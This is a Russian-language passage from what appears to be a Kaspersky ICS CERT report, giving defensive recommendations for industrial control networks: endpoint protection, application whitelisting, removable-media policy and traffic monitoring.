5. Следить за актуальностью сигнатурных баз, эвристик, решающих алгоритмов средств защиты конечных узлов сети. Убедиться, что все основные компоненты защиты включены и функционируют, а из области защиты не исключены каталоги ПО АСУ ТП, системные каталоги ОС, профили пользователей. Большую эффективность на промышленных предприятиях демонстрируют технологии контроля запуска приложений, настроенные в режиме «белых списков», и технологии анализа поведения приложений. Контроль запуска приложений не позволит запустить шифровальщик в случае его проникновения на компьютер. Технологии анализа поведения приложений полезны для обнаружения и предотвращения попыток эксплуатации уязвимостей (в том числе неизвестных) в легитимном ПО.
6. Провести аудит политики и практики использования съёмных носителей информации и портативных устройств. Не допускать подключения к узлам промышленной сети устройств, предоставляющих нелегитимный доступ к внешним сетям и интернету. По возможности отключить соответствующие порты или контролировать доступ к ним правильно настроенными специальными средствами.

Также, для обеспечения защиты от целенаправленных атак, направленных на технологическую сеть предприятия и основные технологические активы, мы рекомендуем внедрить средства мониторинга сетевого трафика и обнаружения компьютерных атак в индустриальных сетях. В большинстве случаев применение подобных мер не требует внесения изменения в состав и конфигурацию средств АСУ ТП и может быть произведено без остановки их работы.

Конечно, полностью изолировать технологическую сеть от смежных сетей практически невозможно, поскольку передача данных между сетями необходима для выполнения множества

важных функций — управления и поддержки удаленных объектов, координации работы сложного технологического процесса, части которого распределены между множеством цехов, линий, установок и систем обеспечения. Но мы надеемся, что наши рекомендации помогут максимально защитить технологические сети и системы промышленной автоматизации от современных и будущих угроз.

Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky Lab ICS CERT) — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур.